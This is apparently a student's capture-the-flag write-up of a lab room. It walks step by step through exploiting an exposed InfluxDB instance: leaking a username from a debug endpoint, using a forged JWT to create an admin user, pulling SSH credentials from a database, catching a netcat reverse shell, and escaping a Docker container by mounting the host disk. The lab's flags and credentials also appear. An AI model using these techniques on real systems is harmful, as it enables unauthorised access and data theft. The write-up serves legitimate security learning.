ISSACK WAITHAKA
cs-sa07-24085

The first thing to do was to start the machine

1. Enumeration

Task 2 Enumeration

Answer the questions below

Do a TCP portscan. What is the name of the database software running on one of these ports?

influxdb

✓ Correct Answer

I conducted an nmap scan which gave the following results

```
dylan@kali: ~/Downloads
File  Actions  Edit  View  Help
Nmap scan report for 10.10.86.126
Host is up, received conn-refused (0.24s latency).
Scanned at 2024-07-14 22:14:24 EAT for 52s
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE REASON  VERSION
111/tcp  open  rpcbind syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36264/tcp6  status
|   100024  1          45473/tcp   status
|   100024  1          46453/udp6  status
|_  100024  1          52447/udp   status
2222/tcp open  ssh     syn-ack OpenSSH 6.7p1 Debian 5-deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 b0:ce:c9:21:65:89:94:52:76:48:ce:d8:c8:fc:d4:ec (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALOlP9Bx9VQxs4JDY8vo+lJp+l+pPX2MGttzN2gGNYABXAVSF9CA14OituA5tcJd5/Nv3Ru3Xyu8Yo5SV0d82rd7L/NF5Relx+iiVF+bigo329wbV3w
sIrRQGUYHXiMjAs8WqQR+XKjOm3q4QLVxe/jU1I1ddy6/xO4fU/nOSh3RAAAAFQDKuQDe9pQtmnqvJkZ7QuCGm31+vQAAAIBENh/MS3oHvz1tCC4nZYwdAYZMBj2It0gYCMvD0oSkqL9IMaP9
DIt/5G3D9ARrZPeSP4CqhfryIGHS7t59RNdnc3ukEsfJPo23bPBwWdIW7HXp9XDqyY1kD6L3Tq0bpeXpeXt6FQ93rFxncZngFkCrMD4+YytS532qPHMPOWh75gAAAIA7TohVech8kWTh6KIMl
2Y61s9cwUqwrTkqJIYMdZ73nP69FD0bw08vyrdAwtVnsqRaNzsVVz9sBOOz3wmp/ZNI5NiuyA0UwEcxPj5k6jCn620gBpMEzVy6a8Ih3yRYHoiVMrQ/PIuoeIGxeYGckCorv8jSz2O3pq1Fnz
23FRPH2A==
|   2048 7e:86:88:fe:42:4e:94:48:0a:aa:da:ab:34:61:3c:6e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbBmLPPg9mxkAdEbJGnz0v6Jzo4qdBcajkaIBKewKyz6OQTvyhVcDReSB2Dz0nl4mPCs3UN58hSNStCYXjZcpIBpqz2pHupVlqQ7u41Vo
2W8u0nVFLt2U8JhTtA9wE6MA9GhitkN3Qorhxb3klCpSgWCDdcmkdNL0EYxZV53A52VWiNGX3vYkdMAKHAmp/VHvrsIeHozqfLL8vD2UIoDmxDJwgXJRsr2iGVU1fL/Bu/DwlPwJkm50ua99y
PpZbvCS9EwWki76aEtZSbcM4WHzx33Oe3tLXLCfKc9CJdIW35nBvpe5Dxl7gLR/mCHp2iTpdx1FmpSf+JjO/m2vKwL4X
|   256 04:1c:82:f6:a6:74:53:c9:c4:6f:25:37:34:c:bf:8b:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTIxNTYAAAAIbmlzdHAyNTYAAAABBBHufHfqIZHVEKYC/yyNS+vTt35iULiIWoFNSQP/Bm/v90QzZjsYU9MSt7xdlR/2LZp9VWk3
2nl5JL65tvCMImxc=
|   256 49:4b:dc:e6:04:07:b6:d5:ab:c0:b0:a3:42:8e:87:b5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJEYHtE8GbpGSlNB+/3IWfYRFrkJB+N9SmKs3Uh14pPj
8086/tcp open  http    syn-ack InfluxDB http admin 1.3.0
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
```

2.**Data exploration and user flag**

a)

Answer the questions below

What is the database user you find?

o5yY6yya

✓ Correct Answer

```
┌──(dylan㉿kali)-[~/Downloads]
└─$ curl http://10.10.86.126:8086/debug/requests
{
"o5yY6yya:127.0.0.1": {"writes":2,"queries":2}
}

┌──(dylan㉿kali)-[~/Downloads]
└─$
```

3.

I was able to login to the data base

To login I created a payload that would create a user and password that I would use as credentials to login

```
┌──(dylan㉿kali)-[~/Downloads]
└─$ curl -G "http://10.10.2.148:8086/query?db=demodb" \
  --data-urlencode "q=CREATE USER admin WITH PASSWORD '1234567' WITH ALL PRIVILEGES" \
  --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzIyMTE3MzE3fQ.Pr6EdOHfRmTbs1mcZtbMiF661Go8WY6Wi
wsu0bNcGag"
{"results":[{"statement_id":0,"messages":[{"level":"warning","text":"deprecated use of 'CREATE USER admin WITH PASSWORD [REDACTED] WITH ALL PRIVILEGES' in a re
ad only context, please use a POST request instead"}]}]}
```

and with that I was able to login

```
┌──(dylan㉿kali)-[~/Downloads]
└─$ influx -host 10.10.2.148 -port 8086 -username admin -password '1234567'
Connected to http://10.10.2.148:8086 version 1.3.0
InfluxDB shell version: 1.6.7~rc0
> show databases
name: databases
name
----
creds
docker
tanks
mixer
_internal
> use creds
Using database creds
> show measurements
name: measurements
name
----
ssh
> select * from ssh
name: ssh
time                pw         user
----                --         ----
1621166400000000000 7788764472 uzJk6Ry98d8C
> exit
```

```
> show databases
name: databases
name
----
creds
docker
tanks
mixer
_internal
> use tanks
Using database tanks
> show measurements
name: measurements
name
----
fruitjuice_tank
gelatin_tank
sugar_tank
water_tank
> select * from water_tanks
> select * from water_tank
name: water_tank
time                filling_height temperature
----                -------------- -----------
1621166400000000000 94.06          21.57
1621170000000000000 94.01          23.64
1621173600000000000 93.32          22.14
1621177200000000000 94.17          22.18
1621180800000000000 94.11          23.35
1621184400000000000 94.09          20.43
1621188000000000000 94.6           22.5
1621191600000000000 92.09          21.46
1621195200000000000 94.89          21.43
1621198800000000000 92.14          23.24
1621202400000000000 94.38          21.49
1621206000000000000 94.38          21.02
1621209600000000000 92.62          23.98
1621213200000000000 94.34          21.96
1621216800000000000 93.99          21.55
1621220400000000000 94.02          23.6
```

I listed the databases

I navigated to water tanks

That is how I got the answer

```
1621321200000000000 92.53          21.21
1621324800000000000 92.56          23.02
1621328400000000000 93.33          21.9
1621332000000000000 93.57          22.94
1621335600000000000 93.46          21
1621339200000000000 94.27          22.91
1621342800000000000 92.53          21.54
1621346400000000000 92.53          22.5
1621350000000000000 93.01          21.12
1621353600000000000 94.92          21.11
1621357200000000000 94.76          20.95
1621360800000000000 92.75          22.66
1621364400000000000 93.42          22.96
1621368000000000000 92.23          22.3
1621371600000000000 93.82          22.82
```

4.

What is the highest rpm the motor of the mixer reached?

4875 ✓ Correct Answer

To get the highest rpm I navigated to the mixer database

```
> show databases
name: databases
name
----
creds
docker
tanks
mixer
_internal
> use mixers
ERR: Database mixers doesn't exist. Run SHOW DATABASES for a list of existing databases.
DB does not exist!
> use mixer
Using database mixer
> \l
ERR: error parsing query: found \, expected SELECT, DELETE, SHOW, CREATE, DROP, GRANT, REVOKE, ALTER, SET, KILL at line 1, char 1
> show measurements
name: measurements
name
----
mixer_stats
> select * from mixer_stats
name: mixer_stats
time                filling_height motor_rpm temperature
----                -------------- --------- -----------
1621166400000000000 59.61          4326      72.59
1621170000000000000 60.12          4520      66.16
1621173600000000000 61.85          4846      64.95
1621177200000000000 57.57          4562      72.41
1621180800000000000 57.86          4526      73.82
1621184400000000000 64.4           4322      72.41
1621188000000000000 58.25          4592      67.97
1621191600000000000 64.85          4102      66.88
1621195200000000000 58.16          4722      61.6
```

I went through one by one until I found it

```
1621512000000000000 57.71          4618      65.71
1621515600000000000 60.5           4690      61.71
1621519200000000000 58.76          4154      70.85
1621522800000000000 58.76          4875      70.85
>
```

5.

What username do you find in one of the databases?

uzJk6Ry98d8C

✓ Correct Answer

I navigated to the creds database and queried all the items available in the database

```
┌──(dylan㉿kali)-[~/Downloads]
└─$ influx -host 10.10.2.148 -port 8086 -username admin -password '1234567'
Connected to http://10.10.2.148:8086 version 1.3.0
InfluxDB shell version: 1.6.7~rc0
> show databases
name: databases
name
----
creds
docker
tanks
mixer
_internal
> use creds
Using database creds
> show measurements
name: measurements
name
----
ssh
> select * from ssh
name: ssh
time                pw         user
----                --         ----
1621166400000000000 7788764472 uzJk6Ry98d8C
>
```

6.

user.txt

THM{V4w4FhBmtp4RFDti}


✓ Correct Answer

After I logged in using ssh as the user with the credentials I found at the creds database, I was able to find the user.txt file


```
┌──(dylan㉿kali)-[~/Downloads]
└─$ ssh uzJk6Ry98d8C@10.10.2.148 -p 2222
uzJk6Ry98d8C@10.10.2.148's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 16 08:53:08 2024 from ip-10-9-240-221.eu-west-1.compute.internal
uzJk6Ry98d8C@ebfea10e5a7b:~$ ls
data  meta.db  user.txt  wal
uzJk6Ry98d8C@ebfea10e5a7b:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@ebfea10e5a7b:~$
```

7.

- To access this I needed to do a privilege escalation to the root directory. First I connected to docker so that I could I could list the items in the container



- I created a script which I was to download into the docker container.



-

```
┌──(dylan㉿kali)-[~/Downloads]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.9.240.221] from (UNKNOWN) [10.10.112.40] 54668
bash: cannot set terminal process group (-1): Inappropriate ioctl
for device
bash: no job control in this shell
root@0e22fffc5440:/# ls
ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
scrpt.sh
scrpt.sh.1
scrpt.sh.2
srv
sys
tmp
usr
var
root@0e22fffc5440:/# ls /root
```

created a script which I was to download into the docker container.

The file downloaded succesfully and I was able to acces the root directory

```
root@0e22fffc5440:/# ls /root
ls /root/
root.txt
root@0e22fffc5440:/# cd root
cd root
root@0e22fffc5440:/root# cat roo
cat root.txt
THM{5qsDivHdCi2oabwp}
root@0e22fffc5440:/root#
```

8.

Answer the questions below

The second /root/root.txt


THM{nY2ZahyFABAmjrnx}

✓ Correct Answer

To get this I used the **df** which would display the disk space. This should not be visible in a docker container. So I tried to mount the hard drive within docker container

```
root@0e22fffc5440:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none             15G  4.8G  9.5G  34% /
tmpfs            64M     0   64M   0% /dev
tmpfs           247M     0  247M   0% /sys/fs/cgroup
/dev/xvda1       15G  4.8G  9.5G  34% /mnt
shm              64M     0   64M   0% /dev/shm
tmpfs            99M  4.7M   94M   5% /run/docker.sock
root@0e22fffc5440:/root# cd /tmp
cd /tmp
root@0e22fffc5440:/tmp# mkdir esc
mkdir esc
root@0e22fffc5440:/tmp# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
root@0e22fffc5440:/tmp# cd esc
cd esc
root@0e22fffc5440:/tmp/esc# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
```

```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@0e22fffc5440:/tmp/esc# cd root
cd root
root@0e22fffc5440:/tmp/esc/root# ls
ls
root.txt
root@0e22fffc5440:/tmp/esc/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnx}
root@0e22fffc5440:/tmp/esc/root#
```



Conclusion

- I gained practical experience in using tools and techniques for reconnaissance, enumeration, and exploitation. I have learned that tools like docker comes in handy when it comes to cyber security. This room enhanced my understanding of common security flaws, such as authentication bypasses, and how to mitigate them. It was quite challenging though but I am glad I was able to finish it.